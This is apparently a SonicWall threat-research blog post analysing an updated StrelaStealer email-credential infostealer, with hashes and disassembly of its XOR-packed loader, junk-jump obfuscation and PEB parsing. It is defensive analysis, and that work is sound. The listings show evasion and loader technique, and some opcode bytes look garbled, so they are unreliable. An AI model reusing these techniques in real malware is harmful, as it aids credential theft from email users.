

Updated StrelaStealer Targeting European Countries

blog.sonicwall.com/en-us/2024/04/updated-strelastealer-targeting-european-countries/

Security News

April 2, 2024



Overview

SonicWall Capture Labs threat research team has observed an updated variant of StrelaStealer. StrelaStealer is an infostealer malware known for targeting Spanish-speaking users and focuses on stealing email account credentials from Outlook and Thunderbird. StrelaStealer was reported in the wild in early November 2022. StrelaStealer has been updated with an obfuscation technique and anti-analysis technique.

Technical Analysis

MD5: 1E37C3902284DD865C20220A9EF8B6A9

SHA256: F2D7CF39392D394D6CCD0F9372DB7D486D4CB2BB6C3BBFD0D8BFBB6117A5E211

This updated version of malware delivered via JavaScript comes in archive files as attachments in emails. The initial vector is JavaScript which will drop the 64-bit executable file in the %userprofile% folder and execute the malware process. We have observed that StrelaStealer is being delivered as a 64-bit exe as well as a DLL via JavaScript. We are explaining the analysis for the 64-bit executable in this blog. This 64-bit executable is a wrapper that will act as a loader for the actual payload.

In the main 64-bit executable file, the data section has an encryption key, and the size of the encryption key is 0x2714 bytes. The encoded payload is embedded in the data section at the end of the encryption key. The size of the payload is 0x1C600. A single-byte XOR encryption is performed to decrypt an encoded PE file from the data section.




Figure 1: Encryption key started from 0x10th offset in the data section




Figure 2: Obfuscated Jumps




Figure 3: Graph view for obfuscated function




Figure 4: Another graph view of the obfuscated function

```

.text:00000013F6F577 8B 8D 5C 01 00 00    mov     ecx, [rbp+3D0h+var_274]
.text:00000013F6F57D 89 CA                mov     edx, ecx
.text:00000013F6F57F 65 48 88 12         mov     rdx, gs:[rdx] ; PEB Structure
.text:00000013F6F5803 48 89 95 50 01 00 00 mov     [rbp+3D0h+var_280], rdx
.text:00000013F6F580A 48 88 95 50 01 00 00 mov     rdx, [rbp+3D0h+var_280]
.text:00000013F6F5811 48 89 95 D0 00 00 00 mov     [rbp+3D0h+var_300], rdx
.text:00000013F6F5818 48 88 95 D0 00 00 00 mov     rdx, [rbp+3D0h+var_300]
.text:00000013F6F581F 48 88 52 18         mov     rdx, [rdx+18h]
.text:00000013F6F5823 48 83 C2 10         add     rdx, 10h ; PEB_LDR_DATA
.text:00000013F6F5827 48 89 95 F0 00 00 00 mov     [rbp+3D0h+var_2E0], rdx
.text:00000013F6F582E 88 00 88 E9 02 00 00 mov     ecx, cs:dword_13F7241EC
.text:00000013F6F5834 44 88 05 8D E9 02 00 mov     r8d, cs:dword_13F7241F8
.text:00000013F6F583B 41 89 C9            mov     r9d, ecx
.text:00000013F6F583E 41 83 E9 01        sub     r9d, 1
.text:00000013F6F5842 41 0F AF C9        imul   ecx, r9d
.text:00000013F6F5846 83 E1 01           and     ecx, 1
.text:00000013F6F5849 83 F9 00           cmp     ecx, 0
.text:00000013F6F584C 41 0F 94 C2        setz   r10b
.text:00000013F6F5850 41 83 F8 0A        cmp     r8d, 0Ah
.text:00000013F6F5854 41 0F 9C C3        setl  r11b
.text:00000013F6F5858 45 08 DA           or     r10b, r11b
.text:00000013F6F585B 41 F6 C2 01        test   r10b, 1
.text:00000013F6F585F B9 83 3F 18 2D     mov     ecx, 2D183F83h
.text:00000013F6F5864 41 88 48 6F 20 92   mov     r8d, 92206F48h
.text:00000013F6F586A 44 0F 45 C1        cmovnz r8d, ecx
.text:00000013F6F586E 44 89 85 8C 00 00 00 mov     [rbp+3D0h+var_314], r8d
.text:00000013F6F5875 E9 08 84 00 00     jmp     loc_13F6FDC85
.text:00000013F6F587A ;-----
.text:00000013F6F587A loc_13F6F587A: ; CODE XREF: sub_13F6F4FD0+5AA1j
.text:00000013F6F587A C7 85 BC 00 00 00 39 04+mov     [rbp+3D0h+var_314], 0B2C58439h
.text:00000013F6F587A C5 B2
.text:00000013F6F5884 E9 FC 83 00 00     jmp     loc_13F6FDC85
.text:00000013F6F5889 ;-----
.text:00000013F6F5889 loc_13F6F5889: ; CODE XREF: sub_13F6F4FD0+20E1j
.text:00000013F6F5889 48 88 85 F0 00 00 00 mov     rax, [rbp+3D0h+var_2E0]
.text:00000013F6F5890 48 89 85 C8 00 00 00 mov     [rbp+3D0h+var_308], rax
.text:00000013F6F5897 48 88 85 C8 00 00 00 mov     rax, [rbp+3D0h+var_308]
.text:00000013F6F589E 48 8B 00           mov     rax, [rax]
.text:00000013F6F58A1 48 89 85 C0 00 00 00 mov     [rbp+3D0h+var_310], rax
.text:00000013F6F58A8 C7 85 BC 00 00 00 13 D3+mov     [rbp+3D0h+var_314], 9408D313h

```

Figure 5: PEB parsing code fragments inside the jump code block

This obfuscation is quite effective. Anti-analysis techniques delay the execution, and the researcher has to search the code fragments inside the jump blocks, which is a tedious task.

Along with jump blocks and multiple loops, there are multiple dummy functions that are not doing anything but wasting time while analyzing the sample.

```

.text:00000013F6E3B92
.text:00000013F6E3B92 loc_13F6E3B92: ; CODE XREF: Loop_Function+2129fj
      mov     eax, 10h
.text:00000013F6E3B97 48 89 85 70 02 00 00 mov     [rbp+0BA0h+var_930], rax
.text:00000013F6E3B9E E8 2D CF 01 00 call    Dummy_Fuct
.text:00000013F6E3BA3 48 29 C4 sub     rsp, rax
.text:00000013F6E3BA6 48 89 E0 mov     rax, rsp
.text:00000013F6E3BA9 48 89 85 88 02 00 00 mov     [rbp+0BA0h+var_918], rax
.text:00000013F6E3BB0 48 88 85 70 02 00 00 mov     rax, [rbp+0BA0h+var_930]
.text:00000013F6E3BB7 E8 14 CF 01 00 call    Dummy_Fuct
.text:00000013F6E3BBC 48 29 C4 sub     rsp, rax
.text:00000013F6E3BBF 48 89 E0 mov     rax, rsp
.text:00000013F6E3BC2 48 89 85 90 02 00 00 mov     [rbp+0BA0h+var_910], rax
.text:00000013F6E3BC9 48 88 85 70 02 00 00 mov     rax, [rbp+0BA0h+var_930]
.text:00000013F6E3BD0 E8 FB CE 01 00 call    Dummy_Fuct
.text:00000013F6E3BD5 48 29 C4 sub     rsp, rax
.text:00000013F6E3BD8 48 89 E0 mov     rax, rsp
.text:00000013F6E3BDB 48 89 85 98 02 00 00 mov     [rbp+0BA0h+var_908], rax
.text:00000013F6E3BE2 48 88 85 70 02 00 00 mov     rax, [rbp+0BA0h+var_930]
.text:00000013F6E3BE9 E8 E2 CE 01 00 call    Dummy_Fuct
.text:00000013F6E3BEE 48 29 C4 sub     rsp, rax
.text:00000013F6E3BF1 48 89 E0 mov     rax, rsp
.text:00000013F6E3BF4 48 89 85 A0 02 00 00 mov     [rbp+0BA0h+var_900], rax
.text:00000013F6E3BF8 48 88 85 70 02 00 00 mov     rax, [rbp+0BA0h+var_930]
.text:00000013F6E3C02 E8 C9 CE 01 00 call    Dummy_Fuct
.text:00000013F6E3C07 48 29 C4 sub     rsp, rax
.text:00000013F6E3C0A 48 89 E0 mov     rax, rsp
.text:00000013F6E3C0D 48 89 85 A8 02 00 00 mov     [rbp+0BA0h+var_8F8], rax
.text:00000013F6E3C14 48 88 85 70 02 00 00 mov     rax, [rbp+0BA0h+var_930]
.text:00000013F6E3C1B E8 B0 CE 01 00 call    Dummy_Fuct
.text:00000013F6E3C20 48 29 C4 sub     rsp, rax

```

Figure 6: Dummy functions inside nested Jumps

```

.text:00000013F700AD0
.text:00000013F700AD0 Dummy_Fuct proc near ; CODE XREF: Loop_Function+24CEfp
.text:00000013F700AD0 ; Loop_Function+24E7fp ...
.text:00000013F700AD0 arg_0= byte ptr 8
.text:00000013F700AD0
.text:00000013F700AD0 51 push   rcx
.text:00000013F700AD1 50 push   rax
.text:00000013F700AD2 48 3D 00 10 00 00 cmp     rax, 1000h
.text:00000013F700AD8 48 8D 4C 24 18 lea    rcx, [rsp+10h+arg_0]
.text:00000013F700ADD 72 19 jb     short loc_13F700AF8
.text:00000013F700ADF
.text:00000013F700ADF loc_13F700ADF: ; CODE XREF: Dummy_Fuct+26fj
      sub     rcx, 1000h
.text:00000013F700AE6 48 83 09 00 or     qword ptr [rcx], 0
.text:00000013F700AEA 48 2D 00 10 00 00 sub     rax, 1000h
.text:00000013F700AF0 48 3D 00 10 00 00 cmp     rax, 1000h
.text:00000013F700AF6 77 E7 ja     short loc_13F700AF8
.text:00000013F700AF8
.text:00000013F700AF8 loc_13F700AF8: ; CODE XREF: Dummy_Fuct+Dfj
      sub     rcx, rax
.text:00000013F700AFB 48 83 09 00 or     qword ptr [rcx], 0
.text:00000013F700AFF 58 pop    rax
.text:00000013F700B00 59 pop    rcx
.text:00000013F700B01 C3 retn
.text:00000013F700B01 Dummy_Fuct endp
.text:00000013F700B01

```

Figure 7: Dummy functions

```

.text:00000013F6E5136 89 8D 80 02 00 00 mov     [rbp+0BA0h+var_920], ecx
.text:00000013F6E513C E9 42 D5 00 00 jmp     loc_13F6F2683
.text:00000013F6E5141
.text:00000013F6E5141 loc_13F6E5141: ; CODE XREF: Loop_Function+EFfj
      mov     eax, [rbp+0BA0h+var_7D4]
.text:00000013F6E5147 8B 08 D8 03 00 00 mov     ecx, [rbp+0BA0h+var_7C8]
.text:00000013F6E514D 31 C1 xor     ecx, eax
.text:00000013F6E514F 8B 0D DF 03 00 00 mov     [rbp+0BA0h+var_7C1], cl
.text:00000013F6E5155 8B 05 65 F0 03 00 mov     eax, cs:dword_13F7241C0
.text:00000013F6E515B 8B 15 7F F0 03 00 mov     edx, cs:dword_13F7241E0
.text:00000013F6E5161 41 89 C0 mov     r8d, eax
.text:00000013F6E5164 41 83 E0 01 sub     r8d, 1
.text:00000013F6E5168 41 0F AF C0 imul   eax, r8d
.text:00000013F6E516C 83 E0 01 and     eax, 1
.text:00000013F6E516F 83 F8 00 cmp     eax, 0
.text:00000013F6E5172 0F 94 C1 setz   cl
.text:00000013F6E5175 83 FA 0A cmp     edx, 0Ah
.text:00000013F6E5178 41 0F 9C C1 setl   r9b
.text:00000013F6E517C 44 08 C9 or     cl, r9b
.text:00000013F6E517F F6 C1 01 test   cl, 1
.text:00000013F6E5182 8B 68 EC 64 1D mov     eax, 1D64EC68h
.text:00000013F6E5187 BA 08 21 53 16 mov     edx, 16532108h
.text:00000013F6E518C 0F 45 D0 cmovnz edx, eax
.text:00000013F6E518F 89 95 80 02 00 00 mov     [rbp+0BA0h+var_920], edx
.text:00000013F6E5195 E9 E9 D4 00 00 jmp     loc_13F6F2683

```

Figure 8: XOR decryption to decrypt the encoded payload

Once it decrypts the payload, it reads the encoded API string array at the end of the encoded payload embedded in the data section. Within the payload, the first DWORD is the size of the array and next is the API function array. This array is of size 0x52 bytes and the encryption key used earlier to decrypt the payload will also be used to decrypt the API array. The only difference between the decryption of the payload and the array is malware uses an encryption key of size 0x52 bytes from the 4th offset of encryption key.




Figure 9: Encoded API array




Figure 10: Malware calculates the start offset of the encoded API string and starts decrypting it




Figure 11: API array after an XOR decryption

It accesses the PEB structure and parses it to get the list of loaded modules in process memory.

The following is an example of the instructions set to parse the PEB.

```

mov rax, gs:60h      ; Access PEB structure

mov r15, [rax+18h]  ; Access PEB_LDR_DATA structure

add r15, 10h       ; Pointer to LIST_ENTRY InLoadOrderModuleList

```

Figure 11B: Instructions

Here InLoadOrderModuleList is a doubly-linked list that contains the loaded modules for the process.

